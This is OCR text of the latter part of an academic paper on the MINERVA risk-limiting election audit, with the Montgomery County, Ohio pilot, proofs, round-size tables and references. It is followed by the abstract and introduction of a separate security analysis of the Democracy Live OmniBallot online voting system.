


Figure 6: Ratios: MINERVA first-round sizes in expected number of distinct ballots drawn for 90% stopping probability as a fraction of those of *End-of-Round* BRAVO and *Selection-Ordered-Ballots* BRAVO, for the statewide margins of the 2020 US Presidential contest.

7 Montgomery County OH audit

MINERVA was used by Mark Lindeman of Verified Voting for a pilot audit of the 2020 primary elections in Montgomery County, Ohio. There were a number of contests on the ballot [11], of which three were audited: the Democratic Presidential primary (10 candidates), the Democratic County Commissioner FTC 1-2-2021 (2 candidates) and the Republican County Commissioner FTC 1-2-2021 (2 candidates). Ballots were not stored separately based on party, but the contests were, by definition, partisan. A total of 69,743 ballots were cast.

We estimate the number of ballots for the first round, for a given probability of stopping, for the closest contest—that for the Republican County Commissioner FTC 1-2-2021. It had 15691 votes for Candidate Setzer and 8538 for Candidate Scearce. All ballots in the sample that do not bear a vote for either of the candidates are ignored. The relevant margin is thus (15691-8538)/(15691+8538) ≈ 0.2952, which yields an estimate of 79 ballots to be picked for a 90% stopping probability. We scale that up by a factor of 2.88 to account for the fact that only one in 2.88 ballots is relevant for this contest, yielding an estimate of 228. For the actual audit, 240 ballots were selected for the first round for convenience. Table 2 presents the predicted round sizes for stopping probabilities of 0.7, 0.8 and 0.9.

Audit	Round Sizes			$\alpha =$	$\alpha =$	Final
	0.7	0.8	0.9	0.1	0.05	p-value
MINERVA	150	179	228	89	94	0.0019
SB	176	231	326	92	101	0.0022
EoR	251	340	475	92	101	0.0034

Table 2: Performance of MINERVA, *selection-ordered-ballots* BRAVO (SB) and *end-of-round* BRAVO (EoR) on the data from the audit of the 2020 primaries of Montgomery County, Ohio, for the County Commissioner, FTC 1-2-2021 (R) contest, with a margin of 0.2952. Estimated round sizes for various stopping probabilities for $\alpha = 0.1$ are noted, as are the smallest sizes of the actual sample that would have been sufficient in this audit for $\alpha = 0.1$ and $\alpha = 0.05$. Also noted are the final p-values. Observe that estimated round sizes are smallest for MINERVA, the MINERVA audit would have ended earliest, and the MINERVA p-value is smallest, as expected.

A ballot manifest was prepared, which assigns to each ballot a unique identifier based on where it is stored (the 100^{th} ballot in the 5^{th} box, for example). A 20-digit random number from dice rolls was fed in to Arlo's implementation of consistent sampling [17], yielding an ordered sample of 240 ballot ids, unpredictable in advance. The ballot ids were sorted by box and id, and the sample ballots were pulled and manually examined. The votes on each ballot were recorded on tally sheets. The sample tallies for Setzer and Scearce were 49 and 20, yielding a MINERVA p-value of 0.0019, which was below the risk limit. The other contests also met their risk limits, so the audit could end, having achieved its goal. It was a relatively lucky draw. Both other methods also met the risk limit, but only MINERVA could predict success (assuming accurate results) with 90% probability.

In order to illustrate how each audit would work with different round sizes, we retrospectively used the tally sheet data and the original selection ordering to calculate the risk levels that would have been computed by MINERVA, selection-ordered BRAVO (SB) and end-of-round BRAVO (EoR) for round sizes 1 through 240. That is also how we calculated the minimum number of draws at which the audit would achieve the risk limit given the actual roll of the dice, as shown in Table 2.

We have plotted the p-value as a function of number of ballots drawn, for this particular sample of ballots. Figure 7 shows the p-values as a function of number of ballots for the three audits.

The close-up of the corresponding plot for the County Commissioner, FTC 1-2-2021 (D) contest, with a margin of 0.3833, in Figure 8, further illustrates the variation in p-values.

We see that MINERVA provides an advantage in this instance as well, see Table 3.




Figure 7: p-values for MINERVA, *End-of-Round* BRAVO (EoR) and *Selection-Ordered-Ballots* BRAVO (SB), as a function of the number of ballots drawn for the audit of County Commissioner, FTC 1-2-2021 (R) contest in the 2020 primaries in Montgomery County, Ohio. Notice that MINERVA has the lowest p-value except for a few values around 125 ballots, and that EoR always has the largest p-value, as expected. Recall that the SB p-value is, by definition, the smallest p-value of all ballot draws so far. Notice that it, hence, does not increase. Also notice that there are many instances when the p-values do not change, because the next ballot picked was not voted for either candidate in the closest pair.

8 Conclusion

We describe inefficiencies with the use of audits developed for ballot-by-ballot decisions in round-to-round procedures, such as are in use in real audits today. We propose a new audit, MINERVA, which we prove is risk-limiting if the round sizes are pre-determined, and at least as efficient as audits that apply the ballot-by-ballot decision rules at the end of the round.




Figure 8: p-values for MINERVA, *End-of-Round* BRAVO (EoR) and *Selection-Ordered-Ballots* BRAVO (SB), as a function of the number of ballots drawn for the audit of County Commissioner, FTC 1-2-2021 (D) contest in the 2020 primaries in Montgomery County, Ohio. Notice that MINERVA p-value is not always the smallest, and that EoR p-value is always largest. Observe that the SB p-value takes on the value 0.1 for the first time after the MINERVA p-value goes below 0.05 for the first time.

We describe an approach to computing stopping probabilities and risks of audits with stopping conditions that are monotone increasing with the number of ballots for the winner in the sample. We demonstrate its accuracy in reproducing the empirically-obtained percentile values from [9, Table 1]: the average absolute fractional discrepancy is just 0.13%.

We predict first round sizes (for 90% stopping probability) for representative states in the US Presidential election of 2020 for *end-of-round* BRAVO and MINERVA. We find that our proposed audits require half the ballots for the commonly-used 90% stopping probability across all margins. We similarly compare first round sizes to *selection-ordered-ballots* BRAVO as well, finding that it requires 25%-39.5% more ballots than does MINERVA, with the larger improvements

Audit	Round Sizes			$\alpha =$	$\alpha =$	Final
	0.7	0.8	0.9	0.1	0.05	p-value
MINERVA	68	76	101	29	72	0.00089
SB	70	93	129	74	87	0.00016
EoR	99	129	188	74	87	0.0146

Table 3: Performance of MINERVA, SB and EoR on the data from the audit of the 2020 primaries of Montgomery County, Ohio, for the County Commissioner, FTC 1-2-2021 (D) contest, with a margin of 0.3833. Estimated round sizes for various stopping probabilities for $\alpha = 0.1$ are noted, as are the smallest sizes of the sample that would have been sufficient in this audit for $\alpha = 0.1$ and $\alpha = 0.05$. Also noted are the final p-values. Observe that estimated round sizes are smallest for MINERVA and that the MINERVA audit would have ended earliest. The final MINERVA p-value is larger than the SB p-value, as would be expected to happen on occasion.

corresponding to smaller margins. We thus see that the additional effort of retaining information by ballot id, required by *selection-ordered-ballots* BRAVO, is not beneficial as the MINERVA class of audits does not require it.

MINERVA was used in May 2020 for a pilot RLA of the primaries in Montgomery County, Ohio.

We provide open-source software for computing probability distributions and for the MINERVA audit, hoping it helps developers of election auditing software. We also hope our work, including the code integrated as an option into the most popular election audit software package Arlo, helps more election officials implement more audits, more efficiently.

9 Acknowledgements

This research was supported in part by NSF Awards 2015253 and 1421373 and Polish National Science Centre contract number DEC-2013/09/D/ST6/03927. The data on the Montgomery County primary of 2020 was collected by Mark Lindeman who carried out the audit; we are very grateful for his early adoption of MINERVA and his encouragement. The authors gratefully acknowledge careful readings of an earlier draft and valuable suggestions by Matthew Bernhard, Amanda Glazer, Mark Lindeman, Jake Spertus, Mayuri Sridhar, Philip B. Stark and Damjan Vukcevic. In particular, Philip B. Stark pointed out that our proofs are valid only when round sizes are pre-determined. Discussions with Oliver Broadrick and Ronald L. Rivest were very helpful. Ruth Godberfforde helped organize the data from the Montgomery County, Ohio primary.

References

[1] Matthew Bernhard, Allison McDonald, Henry Meng, Jensen Hwa, Nakul Bajaj, Kevin Chang, and J Alex Halderman. Can voters detect malicious manipulation of ballot marking devices? In *41st IEEE Symposium on Security and Privacy*, 2020.

[2] Joseph A Calandrino, Ariel J Feldman, J Alex Halderman, David Wagner, Harlan Yu, and William P Zeller. Source code review of the Diebold voting system. *University of California, Berkeley under contract to the California Secretary of State*, 2007.

[3] Stephen Checkoway, Ariel J Feldman, Brian Kantor, J Alex Halderman, Edward W Felten, and Hovav Shacham. Can DREs provide long-lasting security? the case of return-oriented programming and the AVC advantage. *EVT/WOTE*, 2009, 2009.

[4] Ariel J Feldman, J Alex Halderman, and Edward W Felten. Security analysis of the Diebold AccuVote-TS voting machine, 2006.

[5] Lloyd D Fisher. Self-designing clinical trials. *Statistics in medicine*, 17(14):1551–1562, 1998.

[6] Bhaskar Kumar Ghosh and Pranab Kumar Sen. *Handbook of sequential analysis*. CRC Press, 1991.

[7] Nicholas A Heard and Patrick Rubin-Delanchy. Choosing between methods of combining-values. *Biometrika*, 105(1):239–246, 2018.

[8] Mark Lindeman and Philip B Stark. A gentle introduction to risk-limiting audits. *IEEE Security & Privacy*, 10(5):42–49, 2012.

[9] Mark Lindeman, Philip B Stark, and Vincent S Yates. BRAVO: Ballot-polling risk-limiting audits to verify outcomes. In *EVT/WOTE*, 2012.

[10] MIT Election Data and Science Lab. U. S. President, 1976-2020, https://electionlab.mit.edu/data.

[11] Ohio Montgomery County. Election summary report official primary election march 17, 2020. https://www.montgomery.boe.ohio.gov/download/336/2020/9561/2020-march-17-2020-primary-election-summary.pdf.

[12] Sarah Morin and Grant McClearn. The R2B2 (Round-by-Round, Ballot-by-Ballot) library, https://github.com/gwexploratoryaudits/r2b2.

[13] National Academies of Sciences, Engineering, and Medicine. *Securing the Vote: Protecting American Democracy*. The National Academies Press, Washington, DC, 2018.

[14] Kellie Ottoboni, Philip B. Stark, Mark Lindeman, and Neal McBurnett. Risk-limiting audits by stratified union-intersection tests of elections (SUITE). In *E-Vote-ID 2018*, pages 174–188, 2018.

[15] Ronald L. Rivest. Clipaudit—a simple post-election risk-limiting audit. arXiv:1701.08312.

[16] Ronald L Rivest. On the notion of "software independence" in voting systems. *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, 366(1881):3759–3767, 2008.

[17] Ronald L. Rivest. Consistent sampling with replacement. *CoRR*, abs/1808.10016, 2018.

[18] Mayuri Sridhar and Ronald L. Rivest. k-Cut: A simple approximately-uniform method for sampling ballots in post-election audits. In Andrea Bracciali, Jeremy Clark, Federico Pintore, Peter B. Rønne, and Massimiliano Sala, editors, *Financial Cryptography and Data Security - FC 2019 International Workshops, VOTING and WTSC, St. Kitts, St. Kitts and Nevis, February 18-22, 2019, Revised Selected Papers*, volume 11599 of *Lecture Notes in Computer Science*, pages 242–256. Springer, 2019.

[19] Philip B. Stark. Personal communication.

[20] Philip B. Stark. Conservative statistical post-election audits. *Ann. Appl. Stat.*, 2(2):550–581, 06 2008.

[21] Philip B. Stark and David A. Wagner. Evidence-based elections. *IEEE Secur. Priv.*, 10(5):33–41, 2012.

[22] Technical Guidelines Development Committee. Voluntary Voting System Guidelines Version 2.0 (Draft, Clean Version), 2020.

[23] Poorvi L. Vora. brla_explore, https://github.com/gwexploratoryaudits/brla_explore.

[24] Poorvi L. Vora. Risk-limiting Bayesian polling audits for two candidate elections. *CoRR*, abs/1902.00999, 2019.

[25] VotingWorks. Arlo, https://voting.works/risk-limiting-audits/.

[26] Abraham Wald. Sequential tests of statistical hypotheses. *The Annals of Mathematical Statistics*, 16(2):117–186, 1945.

[27] Gernot Wassmer. Basic concepts of group sequential and adaptive group sequential test procedures. *Statistical Papers*, 41(3):253–279, 2000.

[28] Filip Zagórski. Athena - risk limiting audit (round-by-round), https://github.com/filipzz/athena.

A Proofs

In this section we state interesting properties of the MINERVA ratio.

The B2 (α, p)-BRAVO stopping condition is a test of the ratio $\sigma(k,p,n)$. The history of round size is completely captured in the total number of ballots drawn, n, the ratio tested is monotone increasing with k, and hence the test is a comparison test for k. We show that $\sigma(k,p,n)$ is also the likelihood ratio of winner ballots in all rounds of the MINERVA audit, even though round sizes are not constrained in any way. Additionally, we show that the ratio tested for the MINERVA audit are also monotone increasing, and hence that the tests are also comparison tests for k.

Lemma 1. *For the* $(\alpha, p, (n_1, n_2, \ldots, n_j, \ldots))$-MINERVA *test, the following are true for* $j = 1, 2, 3, \ldots$

1. $$\frac{s_j(k_j)}{r_j(k_j)} = \sigma(k_j, p, n_j)$$
   when $r_j(k_j)$ *and* $s_j(k_j)$ *are defined and non-zero.*
2. $\tau_j(k_j, p, (n_1, n_2, \ldots, n_j), \alpha)$ *is monotone increasing as a function of* k_j.
3. $\exists k_{min,j}(\text{MINERVA}, (n_1, n_2, \ldots, n_j, \ldots), p, \alpha)$ *such that*
$$\mathcal{A}(X_j) = Correct$$
$$\Leftrightarrow k_j \geq k_{min,j}(\text{MINERVA}, (n_1, n_2, \ldots, n_j, \ldots), p, \alpha)$$

We need the following general results from basic algebra.

Lemma 2. *Given a monotone increasing sequence:* $\frac{a_1}{b_1}, \frac{a_2}{b_2}, \ldots, \frac{a_n}{b_n}$, *for* $a_i, b_i > 0$, *the sequence:* $z_i = \frac{\sum_{j=i}^{n} a_j}{\sum_{j=i}^{n} b_j}$ *is also monotone increasing.*

Proof. Note that z_i is a weighted average of the values of $\frac{a_j}{b_j}$ for $j \geq i$: $z_i = \sum_{j=i}^{n} y_j \frac{a_j}{b_j}$ for $y_j = \frac{b_j}{\sum_{j=i}^{n} b_j} > 0$. Further, $\sum_{j=i}^{n} y_j = 1$ and hence $y_j \leq 1$ and $y_j = 1 \Leftrightarrow i = j = n$. Observe that, because $\frac{a_i}{b_i}$ is monotone increasing, $z_i \geq \frac{a_i}{b_i}$ with equality if and only if $i = n$. Suppose $i < n$. Then $z_{i+1} \geq \frac{a_{i+1}}{b_{i+1}} > \frac{a_i}{b_i}$, and $z_i = y_i \frac{a_i}{b_i} + (1 - y_i) z_{i+1} < z_{i+1}$. Thus z_i is also monotone increasing. □

Lemma 3. *Given a strictly monotone increasing sequence:* $x_1, x_2, \ldots x_n$ *and some constant A,* $\exists i_{min}$ *such that* $x_i \geq A \Leftrightarrow i \geq i_{min}$.

Proof. Clear. □

Lemma 4. *Given* p, n, *with* $p > \frac{1}{2}$, $\sigma(k,p,n)$ *is strictly monotone increasing as a function of* k.

Proof. $p > \frac{1}{2} \Rightarrow p > 1 - p \Rightarrow \frac{1-p}{p} < 1$. Let $0 \leq k < n$. Then: $\sigma(k,p,n) = \frac{1-p}{p} \sigma(k+1,p,n) < \sigma(k+1,p,n)$. □

Now, we are ready to prove Lemma 1.

Proof. We show this by induction.

Consider $j = 1$.

1. $\frac{s_1(k_1)}{r_1(k_1)} = \frac{Pr[K_1 = k_1 | H_a, n_1]}{Pr[K_1 = k_1 | H_0, n_1]} = \sigma(k_1, p, n_1)$.
2. $\tau_1(k_1, p, n_1) = \frac{Pr[K_1 \geq k_1 | H_a, n_1]}{Pr[K_1 \geq k_1 | H_0, n_1]} = \frac{S_1(k_1)}{R_1(k_1)} = \frac{\sum_{k=k_1}^{k_{max,1}} s_1(k)}{\sum_{k_{max,1}}^{n} r_1(k)}$, where $k_{max,j}$ is the largest possible value for k_j. Note that $k_{max,1} = n_1$. $\tau_1(k_1, p, n_1)$ is a weighted average of $\sigma(k,p,n_1)$ for $k \geq k_1$, and, by Lemmas 2 and 4, is strictly monotone increasing as a function of k_1.
3. From Lemma 3, $\exists k_{min,1}(\text{MINERVA}, (n_1, \ldots, n_r, \ldots), p, \alpha)$ such that $\tau_1(k_1, p, n_1) \geq \frac{1}{\alpha} \Leftrightarrow k_1 \geq k_{min,1}(\text{MINERVA}, (n_1, n_2, \ldots, n_r, \ldots), p, \alpha)$, which is the Minerva stopping condition.

Thus the theorem is true for $j = 1$.

Suppose the theorem is true for $j = m$. We will show it is true for $j = m + 1$.

From property (3) of this theorem for $j = m$, we observe that, after the stopping decision is made and before the next round is drawn, the number of winner ballots in the sample is strictly smaller than $k_{min,m}(\text{MINERVA}, (n_1, n_2, \ldots, n_m, \ldots), p, \alpha)$. The distribution on the winner votes may be modeled as $s^*_m(k_m)$ and $r^*_m(k_m)$ where:

$$s^*_m(k_m) = \begin{cases} s_m(k_m) & k < k_{min,m}(\text{MINERVA}, n, p, \alpha) \\ 0 & else \end{cases}$$

where, for space reasons, $k_{min,m}(\text{MINERVA}, n, p, \alpha)$ represents $k_{min,m}(\text{MINERVA}, (n_1, n_2, \ldots, n_r, \ldots), p, \alpha)$ and

$$r^*_m(k_m) = \begin{cases} r_m(k_m) & k < k_{min,m}(\text{MINERVA}, n, \frac{1}{2}, \alpha) \\ 0 & else \end{cases}$$

When we draw the next round of ballots with replacement, the resulting distributions on the winner ballots are convolutions: $s_{m+1} = s^*_m \circledast Bin(p, n_{m+1} - n_m)$ and $r_{m+1} = r^*_m \circledast Bin(0.5, n_{m+1} - n_m)$, where $Bin(p,n)$ represents the binomial distribution for winner ballots in a sample of size n from a distribution with fractional tally p for the winner. Using property (1) of this theorem for $j = m$, we see that $s^*_m(k_m) = A(k_m) p^{k_m} (1-p)^{n_m - k_m}$ and $r^*_m(k_m) = A(k_m)(\frac{1}{2})^{n_m}$ for some A, a function of k_m, current and previous round sizes, p and α.

Some bookkeeping demonstrates that

$$s_{m+1}(k_{m+1}) = B(k_{m+1}) p^{k_{m+1}} (1-p)^{n_{m+1} - k_{m+1}}$$

where $B(k_{m+1}) = A(k_m) \circledast \binom{n_{m+1} - n_m}{k_{new,m+1}}$ and $r_{m+1}(k_{m+1}) = B(k_{m+1})(\frac{1}{2})^{n_{m+1}}$ which proves property (1) for $j = m + 1$.

Properties (2) and (3) follow for $j = m+1$ by application of Lemmas 2-4.

Thus the theorem is true for all $j \geq 1$.

□

B Experimental Results

B.1 B2 BRAVO Percentile Verification

In this section, we present analytical results for percentiles of the BRAVO stopping condition, and compare them with those reported by Lindeman *et al.* [9, Table 1]. We find that the average absolute value of fractional difference is 0.12%.

We used the approach described in Section 4.3 to generate the probability distributions for B2 BRAVO using various election margins to see how our estimates compared to those obtained by Lindeman *et al.* [9, Table 1]. They used 10,000 simulations.

Table 4 presents our values. Values in parentheses are from [9, Table 1], where they differ. Also listed in the table is Average Sample Number (ASN), which is computed using a standard theoretical estimate (and not using our analytical expressions, nor simulations). It provides a baseline to compare with the values for the Expected Ballots column. Some of the difference between our values and those of [9, Table 1] is likely due to rounding off. Further, we notice that both our values and those of [9, Table 1], when they differ from ASN, are lower than ASN. In our case, the difference is likely due to the fact that we compute our probability distributions for only up to 6ASN draws, using a finite summation to estimate the probability distributions, and we model the discrete character of the problem, which is not captured by ASN. The largest difference between our values and those of [9, Table 1] is 190 ballots, corresponding to a fractional difference of 0.41 %, in the estimate of the expected number of ballots drawn for a margin of 1%. Our value is further from ASN. The average of the absolute value of the fractional difference between our results and those of [9] is 0.13%. The differences between our values and those obtained with simulations could be because 10,000 simulations may not be sufficiently accurate at the lower margins, where most of the errors are. It could also be because our finite summation is not sufficient at low margin.

B.2 Determining First Round Sizes

For *selection-ordered* BRAVO we use the approach described in Section 4.3 to compute probability distributions for margins 0.025 and above and to find the required number of ballots for the given percentile.

For both *end-of-round* BRAVO and MINERVA we constructed a table of stopping probability as a function of round size for a given margin, where the stopping probability of a round is the tail corresponding to the k_{min} value for that round size. We observed that the stopping probability is not a monotone increasing function of round size. This is because, if k_{min} increases with round size (it does not decrease, but it may remain the same), the stopping probability may decrease slightly.

Margin	25^{th}	50^{th}	75^{th}	90^{th}	99^{th}	Expected Ballots	ASN
0.4	12	22	38	60	131	29.48 (30)	30.03
0.3	23	38	66	108	236	52.85 (53)	53.25
0.2	49	84	149	244	538	118.04 (119)	118.88
0.18	77	131	231	381	842 (840)	183.64 (184)	184.89
0.1	193	332	587	974	2,155 (2,157)	466.55 (469)	469.26
0.08	301	518	916	1,520	3,366	727.04 (730)	730.80
0.06	531	914	1,621 (1,619)	2,698 (2,700)	5,976 (5,980)	1,287.73 (1,294)	1,294.62
0.04	1,190 (1,188)	2,051	3,637	6,055 (6,053)	13,433 (13,455)	2,887.47 (2,900)	2,901.97
0.02	4,727 (4,725)	8,161 (8,157)	14,493 (14,486)	24,155 (24,149)	53,646 (53,640)	11,506.84 (11,556)	11,561.66
0.01	18,845 (18,839)	32,566 (32,547)	57,856 (57,838)	96,469 (96,411)	214,385 (214,491)	45,935.85 (46,126)	46,150.44

Table 4: Computed Estimates of B2 BRAVO Stopping Probability Percentiles. Values in parentheses are those from [9, Table 1] that differ.

For both *end-of-round* BRAVO and MINERVA, the round size with a desired stopping probability increases quadratically: reciprocal squared of the margin. As auditors require round size recommendations in real time, a linear search for such round sizes is intractable for tight races. We present here a modified binary search used to compute the round size estimates in this paper. A standard binary search is insufficient because stopping probability is not monotone in round size; larger draws are occasionally marginally less likely to stop than smaller draws.

We conduct modified binary searches on graduating intervals to account for the small round sizes needed for most margins in practice. We emphasize that the difficulty is not in determining the stopping probability of a given round size (that is a straightforward tail computation); it is in the inverse problem.

Ignoring the case when an acceptable round size is less than the absolute lower bound r_0 (which is avoided in practice by selecting r_0 as the lowest possible round size), a round size produced s by this algorithm satisfies the constraint that $s-1$ does not achieve the desired stopping probability. As many round sizes achieve a given stopping probability, this constraint ensures we report a small round size so that auditors do not examine more ballots than necessary.

Note that SPROB(m) computes the stopping probability of a given round size.

In all cases, once we determined the number of ballots required in the contest between the two leading candidates,

Algorithm 1 Modified Binary Search

Decide on a desired stopping probability p.
Generate an absolute lower bound, r_0, for the search.
Generate intermediate upper bounds, $r_1, r_2, \ldots, r_n$, for graduating searches.
$i, s \leftarrow 0$
while s = 0 and $i < n$ **do**
  $s \leftarrow \text{SEARCH}(r_i, r_{i+1})$
  $i \leftarrow i+1$
end while
return s
function SEARCH(l,u)
  $m \leftarrow \lfloor (l+u)/2 \rfloor$
  if $u-l \leq 1$ **then**
    if SPROB$(m) \geq p$ **then**
      return m
    else
      if SPROB$(m+1) \geq p$ **then**
        return $m+1$
      end if
    end if
    return 0
  end if
  if SPROB$(m) \geq p$ **then**
    return SEARCH(l,m)
  else
    return SEARCH(m,u)
  end if
end function

Biden and Trump, we scaled the round size estimates by the ratio of total ballots cast to the number of valid ballots in the contest cast for either Biden or Trump. Finally, we computed the expected number of distinct ballots [19]. We used the approach for states with margin larger than 0.01. For the three states with smaller margin (Arizona, Georgia, Wisconsin) we approximated round size by estimating the binomial as a gaussian.

The table below compares *end-of-round* (EoR) BRAVO, *selection-ordered-ballots* (SB) BRAVO and MINERVA First-Round Sizes (in distinct ballots) for Statewide 2020 US Presidential Contests, for a stopping probability of 0.9.

State	Margin	EoR BRAVO Ballots	SB BRAVO Ballots	MINERVA
Alabama	0.2582	217	149	116
Alaska	0.1052	1359	893	669
Arizona	0.0031	1,196,732	-	640,652
Arkansas	0.2842	182	124	91
California	0.2982	164	113	81
Colorado	0.1388	774	516	384
Connecticut	0.2039	351	240	174
Delaware	0.1925	387	268	199
DistrictOfColumbia	0.8893	14	10	8
Florida	0.0339	12,530	8,442	6,070
Georgia	0.0024	1,993,171	-	1,084,953
Hawaii	0.3007	163	110	82
Idaho	0.3175	145	99	78
Illinois	0.1732	483	331	245
Indiana	0.1639	549	370	273
Iowa	0.0837	2,084	1,410	1,037
Kansas	0.1499	644	441	321
Kentucky	0.2640	204	142	105
Louisiana	0.1893	410	276	200
Maine	0.0934	1,706	1,133	854
Maryland	0.3406	118	85	66
Massachusetts	0.3423	185	66	
Michigan	0.0283	18,161	12,279	8,807
Minnesota	0.0728	2,779	1,864	1,350
Mississippi	0.1677	526	352	263
Missouri	0.1567	587	404	294
Montana	0.1679	523	352	264
Nebraska	0.1957	381	259	191
Nevada	0.0245	24,311	-	11,783
NewHampshire	0.0750	2,600	1,757	1,283
NewJersey	0.1614	555	381	278
NewMexico	0.1104	1,212	811	600
NewYork	0.2343	260	182	138
NorthCarolina	0.0137	76,857	-	37,303
NorthDakota	0.3443	117	83	65
Ohio	0.0815	2,181	1,485	1,080
Oklahoma	0.3388	125	85	66
Oregon	0.1661	534	362	268
Pennsylvania	0.0118	103,559	-	50,092
RhodeIsland	0.2120	319	222	164
SouthCarolina	0.1185	1,043	705	516
SouthDakota	0.2687	192	137	106
Tennessee	0.2366	259	178	136
Texas	0.0566	4,520	3,071	2,221
Utah	0.2139	327	218	165
Vermont	0.3660	109	74	58
Virginia	0.1031	1,368	932	677
Washington	0.1985	382	253	193
WestVirginia	0.3960	90	64	50
Wisconsin	0.0064	338,586	-	167,438
Wyoming	0.4496	67	49	37

Table 5: Comparison of Estimated Round Sizes

Security Analysis of the Democracy Live Online Voting System

Michael A. Specter
MIT
specter@mit.edu

J. Alex Halderman
University of Michigan
jhalderm@eecs.umich.edu

Abstract

Democracy Live's OmniBallot platform is a web-based system for blank ballot delivery, ballot marking, and online voting. In early 2020, three states—Delaware, West Virginia, and New Jersey—announced that they would allow certain voters to cast votes online using OmniBallot, but, despite the well established risks of Internet voting, the system has never before undergone a public, independent security review.

We reverse engineered the client-side portion of OmniBallot, as used in Delaware, in order to detail the system's operation and analyze its security. We find that OmniBallot uses a simplistic approach to Internet voting that is vulnerable to vote manipulation by malware on the voter's device and by insiders or other attackers who can compromise Democracy Live, Amazon, Google, or Cloudflare. In addition, Democracy Live, which had no privacy policy prior to our work, receives sensitive personally identifiable information—including the voter's identity, ballot selections, and browser fingerprint—that could be used to target political ads or disinformation campaigns. Even when OmniBallot is used to mark ballots that will be printed and returned in the mail, the software sends the voter's identity and ballot choices to Democracy Live, an unnecessary risk that jeopardizes the secret ballot.

We recommend changes to make the platform safer for ballot delivery and marking. However, we conclude that using OmniBallot for electronic ballot return represents a severe risk to election security and could allow attackers to alter election results without detection. In response to our findings, Delaware and New Jersey halted their use of OmniBallot for online voting, but it remains available in other jurisdictions, as do similar tools that likely face the same serious risks.

1 Introduction

COVID-19 has forced states to prepare for the possibility that voters may not be able to vote safely in person in coming elections, and many jurisdictions are turning to forms of online ballot delivery and return to facilitate remote participation. One avenue for doing so is Democracy Live's OmniBallot system, a web-based platform that can be used for blank ballot delivery, ballot marking, and online voting.

OmniBallot has long been used to let voters print ballots that will be returned through the mail, but in early 2020, for the first time, three states announced plans for large classes of voters to use it to return their ballots online. New Jersey recently made the online voting option available to voters with disabilities, calling the move "a pilot for if we need to use it more broadly in the future" [27]. West Virginia allows not only the disabled but also military voters and residents overseas to vote online using OmniBallot [39]. Most significantly, Delaware [24] offered OmniBallot online voting during the presidential primary to all voters who were sick or were self-quarantining or social distancing to avoid exposure to SARS-CoV-2—practically the entire state [11, 24].

Increasing voter access is a laudable goal. Voters who are sick, disabled, or stationed overseas sometimes face substantial obstacles to participation, and the coronavirus pandemic threatens to disrupt in-person voting for everyone. However, elections also face substantial risks from attackers—risks that are magnified when delivering or returning ballot online. Election officials have the complicated job of weighing these risks in light of the access needs of their constituencies.

